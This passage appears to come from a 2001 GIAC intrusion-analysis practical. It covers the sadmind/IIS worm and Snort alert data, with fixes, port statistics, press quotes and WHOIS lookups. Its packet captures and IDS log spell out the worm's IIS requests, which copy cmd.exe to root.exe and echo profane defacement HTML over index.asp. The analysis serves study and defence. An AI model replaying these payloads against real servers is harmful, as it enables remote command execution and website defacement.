0x0050   6d64 2e65 7865 3f2f 632b 636f 7079 2b5c md.exe?/c+copy+\
0x0060   7769 6e6e 745c 7379 7374 656d 3332 5c63          winnt\system32\c
0x0070   6d64 2e65 7865 2b72 6f6f 742e 6578 6520          md.exe+root.exe.
0x0080   4854 5450 2f31 2e30 0d0a 0d0a               HTTP/1.0....
```

Again, skipping the closure of the converstion and moving to the next piece of the exploit where the html is actually written to the specified directory.

```
14:26:42.157162 Attacker.edu.32829 > IIS5Server.edu.80: S 3282923955:3282923955(0) win 8760
<mss 1460> (DF)
0x0000   4500 002c fe22 4000 fd06 7cb0 xxxx xxxx E..,."@...|.....
0x0010   yyyy yyyy 803d 0050 c3ad 71b3 0000 0000 ...g.=.P..q.....
0x0020   6002 2238 bd07 0000 0204 05b4 5555       `."8........UU
14:26:42.157255 IIS5Server.edu.80 > Attacker.edu.32829: S 215078614:215078614(0) ack
3282923956 win 17520 <mss 1460> (DF)
0x0000   4500 002c a043 4000 8006 5790 yyyy yyyyE..,.C@...W....g
0x0010   xxxx xxxx 0050 803d 0cd1 d6d6 c3ad 71b4 .....P.=......q.
0x0020   6012 4470 b716 0000 0204 05b4 0000       `.Dp..........
14:26:42.157496 Attacker.edu.32829 > IIS5Server.edu.80: . ack 1 win 8760 (DF)
0x0000   4500 0028 fe23 4000 fd06 7cb3 xxxx xxxx E..(.#@...|.....
0x0010   yyyy yyyy 803d 0050 c3ad 71b4 0cd1 d6d7  ...g.=.P..q.....
0x0020   5010 2238 f10b 0000 5555 5555 5555       P."8....UUUUUU
```
14:26:42.157821 Attacker.edu.32829 > IIS5Server.edu.80: P 1:424(423) ack 1 win 8760 (DF)
```
0x0000   4500 01cf fe24 4000 fd06 7b0b xxxx xxxx  E....$@...{.....
0x0010   yyyy yyyy 803d 0050 c3ad 71b4 0cd1 d6d7  ...g.=.P..q.....
0x0020   5018 2238 45c2 0000 4745 5420 2f73 6372       P."8E...GET./scr
0x0030   6970 7473 2f72 6f6f 742e 6578 653f 2f63  ipts/root.exe?/c
0x0040   2b65 6368 6f2b 5e3c 6874 6d6c 5e3e 5e3c  +echo+^<html^>^<
0x0050   626f 6479 2b62 6763 6f6c 6f72 2533 4462       body+bgcolor%3Db
0x0060   6c61 636b 5e3e 5e3c 6272 5e3e 5e3c 6272  lack^>^<br^>^<br
0x0070   5e3e 5e3c 6272 5e3e 5e3c 6272 5e3e 5e3c  ^>^<br^>^<br^>^<
0x0080   6272 5e3e 5e3c 6272 5e3e 5e3c 7461 626c       br^>^<br^>^<tabl
0x0090   652b 7769 6474 6825 3344 3130 3025 5e3e       e+width%3D100%^>
0x00a0   5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25       ^<td^>^<p+align%
0x00b0   3344 2532 3263 656e 7465 7225 3232 5e3e       3D%22center%22^>
0x00c0   5e3c 666f 6e74 2b73 697a 6525 3344 372b       ^<font+size%3D7+
0x00d0   636f 6c6f 7225 3344 7265 645e 3e66 7563       color%3Dred^>fuc
0x00e0   6b2b 5553 412b 476f 7665 726e 6d65 6e74       k+USA+Government
0x00f0   5e3c 2f66 6f6e 745e 3e5e 3c74 725e 3e5e  ^</font^>^<tr^>^
0x0100   3c74 645e 3e5e 3c70 2b61 6c69 676e 2533       <td^>^<p+align%3
0x0110   4425 3232 6365 6e74 6572 2532 325e 3e5e       D%22center%22^>^
0x0120   3c66 6f6e 742b 7369 7a65 2533 4437 2b63       <font+size%3D7+c
0x0130   6f6c 6f72 2533 4472 6564 5e3e 6675 636b       olor%3Dred^>fuck
0x0140   2b50 6f69 7a6f 6e42 4f78 5e3c 7472 5e3e  +PoizonBOx^<tr^>
0x0150   5e3c 7464 5e3e 5e3c 702b 616c 6967 6e25       ^<td^>^<p+align%
0x0160   3344 2532 3263 656e 7465 7225 3232 5e3e       3D%22center%22^>
0x0170   5e3c 666f 6e74 2b73 697a 6525 3344 342b       ^<font+size%3D4+
0x0180   636f 6c6f 7225 3344 7265 645e 3e63 6f6e  color%3Dred^>con
0x0190   7461 6374 3a73 7973 6164 6d63 6e40 7961       tact:sysadmcn@ya
0x01a0   686f 6f2e 636f 6d2e 636e 5e3c 2f68 746d  hoo.com.cn^</htm
0x01b0   6c5e 3e3e 2e2e 2f2e 2f69 6e64 6578 2e61  l^>>../../index.a
0x01c0   7370 2048 5454 502f 312e 300d 0a0d 0a    sp.HTTP/1.0....
```

Now that we have seen the worm on the wire what can we do to stop it!!

The Fix:

How to protect your system from the Worm!

Well of course the best way is to not be vulnerable to these types of attacks. That could be easily fixed by installing these patches:

Sadmin:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba

IIS:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

The best way to secure your machines against these attacks is to remove the services in question. On both sides, Microsoft and Solaris, the services that we are vulnerable are installed by default. All Solaris 2.6 and 2.7 machines have Sadmin installed and all Windows 2000 Server installs come with IIS installed. If you are not going to use the "Remote Administration" service (Sadmin) then simply comment it out of the inetd.conf file. And if you are not providing web service then turning of the Web server can be done in the services menu.

How to protect your Network!

Unfortunately, we do not have the option to secure other departments machines on campus. However, we where able to use this as an excuse to shut off one of the most commonly scanned ports, RPC BIND (111)! “There is no substitute for a great disaster” (Ken, Klinginstein, I2). Blocking that port with an ACL at the border is a security step that has been needed for a long time and we can tell that by the shear number of hits on that ACL (over 12,000 in 12 hours). Looking at some of the other information provided by Sans and Dshield we can see that this is a popular port.

SUNRPC Bind Information:

Report for Port # 111 - SUNRPC

Date	Count	Percent of Submissions	
2001-05-23	7822	96.09%	
2001-05-22	17850	59.16%	
2001-05-21	10707	30.97%	

Figure 2

(http://www.dshield.org/)




Figure 3

(http://www.dshield.org/)




Figure 4

(http://www.incidents.org/submissions/Graphs/)
Values on the Y axis (left side) are measured in 10,000-unit increments. The entire graph is on a 40,000 unit scale. Values on the X axis (bottom) are measured in 1 day increments. The entire graph is on a 6 week scale. We only represent the top 10 probed ports in the graph. (http://www.incidents.org/submissions/Graphs/read_graph.php)

Destination Port	How Many	Destination Port	How Many
53	728357	53	94870
21	339108	111	73427
111	298966	80	48934
80	208241	27374	25953
0	109595	8000	16992
27374	85181	21	16460
515	77130	137	15718

137	34615	0	12063
109	25141	6346	9668
6346	23465	1080	8818

Port over 30 days! Over the last 7 days!

(http://www.incidents.org/cid/index.php)

Looking at this weeks port correlations from www.incidents.org we can see that ports 80 and 111 have moved up on the list. We can't say that this is because of the worm but it's a darn good guess ☺.

This was an excellent opportunity to add shunning on more web based signatures through our Netrangers. Of course, the more signatures that we employ the more false positives we will have but looking at the number of different machines that attempted to exploit the same IIS Server a few false positives is probably worth the trouble.

2001-05-04 13:47:22	1	5114	0	WWW IIS Unicode attack	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	5081	0	WWW WinNT cmd.exe access	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	3216	0	IIS DOT DOT DENIAL Bug	4	**202.107.211.177**	My_Net.76.131
2001-05-04 13:47:22	1	3215	0	IIS DOT DOT EXECUTE Bug	4	**202.107.211.177**	My_Net.76.131
2001-05-06 17:10:21	2	5114	0	WWW IIS Unicode attack	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	5081	0	WWW WinNT cmd.exe access	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	3216	0	IIS DOT DOT DENIAL Bug	4	**63.170.254.37**	My_Net.76.131
2001-05-06 17:10:21	2	3215	0	IIS DOT DOT EXECUTE Bug	4	**63.170.254.37**	My_Net.76.131
2001-05-07 15:48:24	2	5114	0	WWW IIS Unicode attack	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	5081	0	WWW WinNT cmd.exe access	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	3216	0	IIS DOT DOT DENIAL Bug	4	**209.211.205.56**	My_Net.76.131
2001-05-07 15:48:24	2	3215	0	IIS DOT DOT EXECUTE Bug	4	**209.211.205.56**	My_Net.76.131
2001-05-14 08:12:47	**1**	**5114**	**0**	**WWW IIS Unicode attack**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**5081**	**0**	**WWW WinNT cmd.exe access**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**3216**	**0**	**IIS DOT DOT DENIAL Bug**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:12:47	**1**	**3215**	**0**	**IIS DOT DOT EXECUTE Bug**	**4**	**202.100.96.69**	**My_Net.76.131**
2001-05-14 08:22:23	1	5114	0	WWW IIS Unicode attack	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	5081	0	WWW WinNT cmd.exe access	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	3216	0	IIS DOT DOT DENIAL Bug	4	**210.74.104.221**	My_Net.76.131
2001-05-14 08:22:23	1	3215	0	IIS DOT DOT EXECUTE Bug	4	**210.74.104.221**	My_Net.76.131

Each of the different colored hosts represent a different machine that was trying to exploit the Unicode attack on an IIS server. The information that is in blue represents the compromised host from Assignment 1.

<u>The World:</u>

What is the media saying about this worm? Most of this information is "cut and paste" from different websites that placed articles concerning the worm and some statistical information concerning the suspect ports. It is obvious that this worm was created to propagate the web defacement of machines in order to promote the China vs. US web defacement “battle” (if I can call it that). I think that was proven by the HTML.

Defacements rise in China hacker war

> By late Monday, the hacking group Honkers Union of China increased the number of Web sites defaced since early April to more than 80, while online vandals posting pro-American graffiti had tagged at least 100, according to several sources.
> Web sites falling victim to the vandals included the National Institutes of Health, the U.S. Navy, the California Department of Energy, and the U.S. Department of Labor, as well as many corporate Web sites.

(http://news.cnet.com/news/0-1003-200-5773288.html)

Fast-spreading code is weapon of choice for Net vandals

> In fact, of the annual 10 most widespread infections, worms accounted for half in 2000, sharing the No. 1 honors with macro viruses, according to security site Security Portal. And early indications in January and February suggest that worms will account for at least eight of the top 10 slots in 2001, with AnnaKournikova, Hybris and LoveLetter variants leading the list.
> Though creating such programs in the past may have required some technical knowledge and, possibly, a mentor in the virus-writing underground, today anyone can download applications from the Internet to do the work for them. The VBS Worm Generator--the program responsible for creating the AnnaKournikova virus--has been downloaded more than 15,000 times from one popular site, VX Heavens, according to that site's administrator.

(http://news.cnet.com/news/0-1003-201-5125673-0.html)

Worm crawls through thousands of servers

> **New evidence revealed Thursday indicates that a recently discovered worm may have compromised more than 8,800 Internet servers over the last three weeks.**
>
> On Tuesday, a file of 8,800 Internet addresses was sent to security site Attrition.org. The list appears to be an authentic account of servers compromised by the worm, said Brian Martin, a staff member with the site.
> "It looks real," he said, adding that other members of Attrition.org were able to verify that--of the 300 out of 600 sites that could be reached--about half had been defaced. "We know that the worm had been floating around for a couple of weeks, so this looks possible."

(http://news.cnet.com/news/0-1003-200-5893631.html?tag=prntfr)

Defaced Commentary - 8000 Machines hit by sadmind/IIS worm

On Tuesday, May 8, Attrition staff received email containing a list of 8836 IP addresses that were said to be victims of the "sadmind/IIS Worm". For details on this worm, you can read a little more about it on the CERT web site, which actually managed to release a timely advisory:

Of the 8836 IP's we received, 2247 of them resolved. From here, we broke the list down into a few major types of machines/names; ADSL boxes, Cable Modems, DHCP servers, DNS machines, DSL boxes, Mail hosts, personal machines, "regular" servers (that we would normally consider 'mirror' material) and "in-addr" addresses. The following list shows a quick breakdown by numbers, as well as how many of each we confirmed as defaced:

```
Count Type                  Defaced
----- ----                                -------
  276 adsl                         not tested
  129 cable                        not tested
   12 dhcp                         12 (100%)
   59 dns                          26 (44%)
  150 dsl                          100 (66%)
  358 hostnames                    188 (52%)
  160 in-addr               79 (37%)
  890 personal              not tested

 2247 total
```

The content of the defaced message:

```
                         fuck USA Government

                            fuck PoizonBOx

                      contact:sysadmcn@yahoo.com.cn
```

(http://www.attrition.org/security/commentary/worm01.html)

If we look at the traffic we can see that this is the exact same html that was captured by the IDS.

```
2001-05-14 08:03:38 202.100.96.69 - My_Net.76.131 80 GET
/scripts/root.exe
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^
>^<br^>^<table+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+alig
n%3D%22center%22^>^<font+size%3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D4+color%3Dred^>contact:sy
sadmcn@yahoo.com.cn^</html^>>../.index.asp 502 -
```

Conclusion:

It is fairly safe to say that worms of this nature are only going to become more prevalent and more destructive. We have seen an increase in attackers do to the availability of scripts on the internet (i.e. Script Kiddies). These worms are utilizing the same scripts to form "automated" Script Kiddies. These worms are merely a collection of pre-compiled programs that are glued together with some simple shell scripting. In fact our team was joking about the idea of releasing a "campus patch worm" that would compromise systems on campus and install the patches for any holes that it found (or maybe we weren't joking ☺). That however, brings up an interesting point on the possibly destructive nature of these kinds of worms. As they become more active on the net we will need to step up our efforts to recognize exploits and install patches. I shutter to think what this worm could have done a few months ago had it utilized the "sshd" vulnerability before most of us even knew about it! Any company or organization that thinks they can get away with out a dedicated security professional is kidding itself. Unfortunately, they probably won't be kidding themselves for very long!

Summary

GIAC has requested that we examine the data provided to determine our qualifications as Network Security Analysts. GIAC provided one month of data collected using SNORT a lightweight Network intrusion detection system. (http://www.snort.org) The Rule set used to collect the data is unknown.

The data set provided by GIAC was incomplete, due to power outages, and full disks. Some of the data provided was anomalous. The following files were identical copies of each other, SnortA35 and SnortA36. This may have been as a result of either, a hacker purposefully or an employee accidentally, replacing the file.

Approach

The data was manipulated using SnortSnarf 052301.1available from http://www.silicondefense.com/software/snortsnarf/index.htm.

> SnortSnarf is a Perl program to take files of alerts from the free Snort Intrusion Detection System , and produce HTML output intended for diagnostic inspection and tracking down problems. The model is that one is using a cron job or similar to produce a daily/hourly/whatever file of snort alerts. This script can be run on each such file to produce a convenient HTML breakout of all the alerts.

Due to the large volume of data it would be difficult to represent every detail available from the data set. To represent a more understandable summary the decision was made to represent the top ten data sources in the analysis. In cases where there were less than ten the number available were shown.

The Data has also been split into separate sections breaking out the "UDP source and Destination outside of Network", as there were over 200,000 alerts based on this signature.

Analysis

Observed TCP flag Setting

FLAGS: # observed

```
------SF: 2
----P-SF: 1
---A--SF: 3
---A-RSF: 2
---AP-SF: 1
---APRSF: 3
--SF----: 22576
--SF---U: 27
--SF--A-: 24
--SF--AU: 26
--SF-P--: 16
--SF-P-U: 59
--SF-PA-: 37
--SF-PAU: 54
--SFR---: 46
--SFR--U: 41
--SFR-A-: 19
--SFR-AU: 46
--SFRP--: 16
--SFRP-U: 71
--SFRPA-: 39
--SFRPAU: 27
--U--RSF: 2
--U-P-SF: 2
--U-PRSF: 1
--UA-RSF: 1
-1SF----: 31
-1SF---U: 49
-1SF--A-: 33
-1SF--AU: 33
-1SF-P--: 41
-1SF-P-U: 15
-1SF-PA-: 17
-1SF-PAU: 52
-1SFR---: 37
-1SFR--U: 18
-1SFR-A-: 13
-1SFR-AU: 25
-1SFRP--: 19
-1SFRP-U: 35
-1SFRPA-: 37
-1SFRPAU: 20
-2---RSF: 1
-2-A--SF: 1
-2-APRSF: 1
-2U---SF: 1
-2U-P-SF: 1
-2U-PRSF: 1
-2UA--SF: 2
-2UA-RSF: 1
1-----SF: 2
1----RSF: 1
```

FLAGS: # observed

```
1---PRSF: 4
1--A--SF: 1
1--A-RSF: 1
1--APRSF: 2
1-UA-RSF: 1
1-UAP-SF: 1
1-UAPRSF: 1
12-----F: 2
12---RSF: 1
12--P--F: 1
12--PR--: 4
12--PR-F: 1
12-A--SF: 1
12-A-R--: 1
12-A-RS-: 1
12-AP--F: 1
12-APRSF: 1
12U---S-: 1
12U---SF: 2
12U--RSF: 2
12U-P--F: 1
12U-P-S-: 3
12U-PRSF: 1
12UA--SF: 2
12UA-R--: 1
12UAP--F: 2
12UAP-S-: 1
12UAP-SF: 3
12UAPR--: 3
12UAPR-F: 2
12UAPRS-: 5
12UAPRSF: 11
2-SF----: 26
2-SF---U: 19
2-SF--A-: 57
2-SF--AU: 38
2-SF-P--: 22
2-SF-P-U: 32
2-SF-PA-: 20
2-SF-PAU: 36
2-SFR---: 43
2-SFR--U: 44
2-SFR-A-: 38
2-SFR-AU: 50
2-SFRP--: 27
2-SFRP-U: 40
2-SFRPA-: 24
2-SFRPAU: 26
21--R---: 30
21--R--U: 25
21--R-A-: 23
21--R-AU: 23
```

FLAGS: # observed

```
21--RP--:  56
21--RP-U: 19
21--RPA-: 18
21--RPAU: 16
21-F----: 29
21-F---U: 27
21-F--A-: 35
21-F--AU: 70
21-F-P--: 87
21-F-P-U: 23
21-F-PA-: 18
21-F-PAU: 251
21-FR---: 40
21-FR--U: 22
21-FR-A-: 20
21-FR-AU: 17
21-FRP--: 36
21-FRP-U: 17
21-FRPA-: 34
21-FRPAU: 493
21S-----: 4463
21S----U: 24
21S---A-: 38
21S---AU: 23
21S--P--: 54
21S--P-U: 15
21S--PA-: 48
21S--PAU: 239
21S-R---: 44
21S-R--U: 33
21S-R-A-: 29
21S-R-AU: 34
21S-RP--: 18
21S-RP-U: 42
21S-RPA-: 24
21S-RPAU: 123
21SF----: 40
21SF---U: 37
21SF--A-: 44
```

```
21SF--AU: 58
21SF-P--: 31
21SF-P-U: 26
21SF-PA-: 27
21SF-PAU: 28
21SFR---: 26
21SFR--U: 25
21SFR-A-: 23
21SFR-AU: 41
21SFRP--: 20
21SFRP-U: 22
21SFRPA-: 68
21SFRPAU:
```

TCP Snort Alerts

65595 alerts found:

Earliest alert at **00:01:03**.208289 *on 01/30/2001*
Latest alert at **23:26:11**.569536 *on 03/10/2001*

Signature	**# Alerts**	**# Sources**	**# Destinations**
Russia Dynamo - SANS Flash 28-jul-00	1	1	1
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1	1	1
Probable NMAP fingerprint attempt	2	2	2
Security 000516-1	4	2	2
TCP SMTP Source Port traffic	4	4	3
STATDX UDP attack	16	2	8
Back Orifice	25	2	25
ICMP SRC and DST outside network	104	24	19
Null scan	156	118	90
SUNRPC highport access	210	7	7
Tiny Fragments - Possible Hostile Activity	230	20	12
Queso fingerprint	523	58	112
Attempted Sun RPC high port access	543	7	7
WinGate 1080 Attempt	612	105	229
connect to 515 from inside	650	6	5
SMB Name Wildcard	846	307	425
SNMP public access	1163	4	8
TCP SRC and DST outside network	2453	64	106
External RPC call	3029	4	1466
Watchlist 000222 NET-NCFC	6017	24	12
NMAP TCP ping!	7229	12	3824
Possible RAMEN server activity	9991	2346	5067
SYN-FIN scan!	12717	9	10346
Watchlist 000220 IL-ISDNNET-990517	19069	53	78

Russia Dynamo

Source: ***My.Net.203.50***- 1 instances of Russia Dynamo - SANS Flash 28-jul-00

Earliest: 20:46:15.618252 on 02/03/2001
Latest: 20:46:15.618252 on 02/03/2001

Output from RIPE WHOIS:

```
inetnum:      194.87.0.0 - 194.87.255.255
netname:      RU-DEMOS-940901
descr:        Provider Local Registry
country:      RU
admin-c:      DNOC-ORG
tech-c:       RR-ORG
status:       ALLOCATED PA
remarks:      changed from SU-DOMES to RU-DEMOS 970415
mnt-by:       RIPE-NCC-HM-MNT
changed:      auto-dbm@ripe.net 19950424
```

Russia Dynamo - SANS Flash 28-jul-00	1 sources	1 destinations

```
02/03-20:46:15.618252 [**] Russia Dynamo - SANS Flash 28-jul-00 [**] MY.NET.203.50:6346 ->
194.87.6.79:1791
```

This may be a false positive, as there is only the one alert for the signature. Unfortunately we are unfamiliar with the signature. Without the signature that caused the alert we are left with educated guesses. Research on Russia Dynamo yielded nothing.

It is Likely a gnutella client exchange as port 6346 is registered to Gnutella under IANA – the Internet Assigned Number Authority. http://www.iana.org. A Gnutella connection to a Russian host is a cause for concern, unless you are aware that you are sharing certain files on your system. Gnutella can be used to initiate an un-authorized connection back thru a firewall that an attacker may use for malicious purpose.

A brief description of Gnutella is available on their site: http://gnutella.wego.com

> **What is Gnutella?**
>
> Gnutella is an open, decentralized, peer-to-peer search system that is mainly used to find files. Gnutella is neither a company nor a particular application. It is also not a Web site; in particular, it is not this one, which is merely a hub for Gnutella information. It is a name for a technology, like the terms "e-mail" and "web."

Additionally the software is “bracken” and doesn’t function in a secure way.

> There is no official program named "Gnutella". The original version, 0.56, was released as an early beta. The program was excellent, but not completed. This version contained defects that contribute to poor functioning

of the network, which consists of all the computers running a client on the Internet at the same time. All existing robust clients are clones, with their functionality derived from a reverse engineering effort on the original program. The proliferation of the old software has prevented the Gnutella network from reaching its full potentials. The entire community can help to solve this problem by looking to the leaders of the Gnutella compatible software effort: BearShare, Gnotella, and LimeWire. Reports and technical specifications of the Gnutella protocol and the history of its network can be found at Clip2. http://gnutella.wego.com

It would be wise to verify that the connection was authorized, and remove the software from the system if that is it is not in-line with your security policy.

SITE EXEC - Possible wu-ftpd exploit

Source: *128.61.136.233*: overview - 1 instances of *SITE EXEC - Possible wu-ftpd exploit*

Earliest: 16:07:53.847779 on 03/06/2001
Latest: 16:44:02.658052 on 03/06/2001

Output from ARIN WHOIS

Georgia Institute of Technology (NET-GATECH)
Office of Computing Services
258 4th Street, Rich Building
Atlanta, GA 30332 US
Netname: GATECH
Netblock: 128.61.0.0 - 128.61.255.255

SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1 sources	1 destinations

Name	Description
CVE-2000-0573	The lreply function in wu-ftpd 2.6.0 and earlier does not properly cleanse an untrusted format string, which allows remote attackers to execute arbitrary commands via the SITE EXEC command.

SITE EXEC - Possible wu-ftpd exploit - GIAC000623	1 sources	1 destinations

```
03/06-16:29:23.337203 [**] SYN-FIN scan! [**] 128.61.136.233:21 ->
My.Net.254.89:21
03/06-16:44:02.658052 [**] SITE EXEC - Possible wu-ftpd exploit - GIAC000623 [**]
128.61.136.233:4705 -> My.Net.219.22:21
```

In this alert we see the attacker scanning our address space, with the SYN-FIN flags set. This scan may be used to fingerprint different Operating Systems (OS). At the end of scanning the hacker attempts a well know exploit, which if successful would grant him root access to the My.Net.254.89 system.

WU-FTP is an FTP server that comes with the default installation of Linux distributions. Further information:

```
1.  Description
The wu-ftpd program provides file transfer protocol (FTP) services.

Due to insufficient checking in the formatting of the "site exec"
command, it is possible to coerce the wu-ftpd daemon to execute
arbitrary code.
Sites can determine if this program is installed by using: % ftp
hostname
and examining the output of the ftp login banner.If no version
information appears on the login banner, or to verify the information
on the login banner is correct, log into the ftp server as normal
then issue the following command:

ftp> quote stat
All affected versions of the wu-ftpd daemon allow control over the
information revealed in the initial login banner, however they all
return their version number in response to the ftp server "stat"
command as shown above.

2.  Impact
This vulnerability may allow local, remote and anonymous users to
gain
root privileges.

3.  Workarounds/Solution
AusCERT recommends that sites prevent the exploitation of the
vulnerability in wu-ftpd by immediately upgrading and applying the
available patch as described in Section 3.2.  Versions known to be
vulnerable are listed in Section 3.1

If the functionality provided by wu-ftpd is not required at all, it
is recommended that sites disable it on their systems.

3.1 Status of variants and versions of wu-ftpd likely to be affected.
This vulnerability is known to be present on the following ftpd
implementations:

wu-ftpd:
Versions effected:
      wu-ftpd-2.6.0 (and prior versions)
      Red Hat:
      Versions effected: All present versions.
      Vendor patch is available.
      Caldera:
      Versions effected: All present versions.
      Vendor patch is available.
      Debian:
      Versions effected: All present versions.
```
Vendor patch is available.

http://ciac.llnl.gov/ciac/bulletins/k-054.shtml

Probable NMAP fingerprint attempt

Name	Description
CAN-1999-0454	** CANDIDATE (under review) ** A remote attacker can sometimes identify the operating system of a host based on how it reacts to some IP or ICMP packets, using a tool such as nmap or queso.

Probable NMAP fingerprint attempt	2 sources	2 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.169.163.127	1	2	1	1
24.240.49.169	1	1	1	1

Source: ***24.169.163.127***- 1 instances of *Probable NMAP fingerprint attempt* Earliest: 06:49:24.322292 on 02/27/2001
Latest: 06:49:52.479962 on 02/27/2001

Output from ARIN WHOIS

```
ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-5)
13241 Woodland Park Road
Herndon, VA 20171  US
Netname: ROAD-RUNNER-5
Netblock: 24.160.0.0 - 24.170.127.255
Maintainer: SCRR
Coordinator:
ServiceCo LLC  (ZS30-ARIN)  abuse@rr.com
1-703-345-3416
```

```
02/27-06:49:52.479962 [**] Probable NMAP fingerprint attempt [**] 24.169.163.127:0 ->
MY.NET.227.78:6346
```

Source: ***24.240.49.169***- 1 instances of *Probable NMAP fingerprint attempt*
Earliest: 06:40:45.127533 on 03/07/2001
Latest: 06:40:45.127533 on 03/07/2001

Output from ARIN WHOIS

```
High Speed Access Corp (NETBLK-HSACORP-2BLK)
10300 Ormsby Park Place Suite 405
Louisville, KY 40223 US
Netname: HSACORP-2BLK
Netblock: 24.240.0.0 - 24.241.191.255
Maintainer: HSCA
Coordinator:
NETBLK-HSACORP-2BLK  (ZN52-ARIN)  hostmaster@hsacorp.net
502-420-7200
```

```
03/07-06:40:45.127533 [**] Probable NMAP fingerprint attempt [**] 24.240.49.169:6699 ->
MY.NET.207.150:3061
```

Nmap is a popular scanning tool developed by Fyodor. It is used by security analysts and hackers alike http://www.insecure.org/nmap/ . In the traces above we see 2 attempts to remotely "fingerprint" the operating systems at 207.150 and 227.78. Further activity from the IP addresses should be monitored; Reconnaissance typically is the precursor to attack.

Both of the IP addresses of the attackers also belong to Broadband service providers. These networks are typically a hacker's playground, many of the systems that are connected to them are stock installs of the OS with no thought of security.

Security 000516-1

Security 000516-1	2 sources	2 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
140.247.187.110	3	3	1	1
MY.NET.206.74	1	2	1	2

Source: *140.247.187.110*- 3 instances of Security 000516-1

Output from ARIN WHOIS

```
Harvard University (NET-HARVARD-COLL)
1 Oxford Street
Cambridge, MA 02138   US
Netname: HARVARD-COLL
Netblock: 140.247.0.0 - 140.247.255.255
```

```
02/23-17:27:15.666379 [**] Security 000516-1 [**] 140.247.187.110:6699 ->
MY.NET.206.74:1699
02/23-17:27:16.186863 [**] Security 000516-1 [**] 140.247.187.110:6699 ->
MY.NET.206.74:1699
02/23-17:27:16.188285 [**] Security 000516-1 [**] MY.NET.206.74:1699 ->
140.247.187.110:6699
02/23-17:27:16.234242 [**] Security 000516-1 [**] 140.247.187.110:6699 ->
MY.NET.206.74:1699
```

The filter that generated this alert was not provided with the data. Port 6699 is typically associated with Napster, and other file sharing software. It is assumed that Napster is traffic that is prohibited on your network and is the reason for this alert. If this is correct then the 206.74 system should be examined to determine if it has Napster installed.
The source generating the alert is on a .EDU network, which is typically inundated with Napster traffic.

TCP SMTP Source Port traffic

CVE-1999-0074

TCP SMTP Source Port traffic	4 sources	3 destinations

Sources triggering this attack signature

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
200.251.185.30	1	1	1	1
17.135.218.56	1	1	1	1
11.125.218.156	1	1	1	1
195.211.49.18	1	1	1	1

This Alert is generated as a result of the source port being 25 (SMTP). This is anomalous; in a typical mail connection the source port should be from an ephemeral port to port 25. These may be responses from mail servers in the networks above. it is probable that the sensor is placed in a location within the network that prevents it from seeing the traffic in both directions. The location of the sensor that generated these alerts should be examined.

Without the hex data it is impossible to determine exactly what is going on within the alerts listed.

STATDX UDP attack

Name	Description
CVE-2000-0666	rpc.statd in the nfs-utils package in various Linux distributions does not properly cleanse untrusted format strings, which allows remote attackers to gain root privileges.

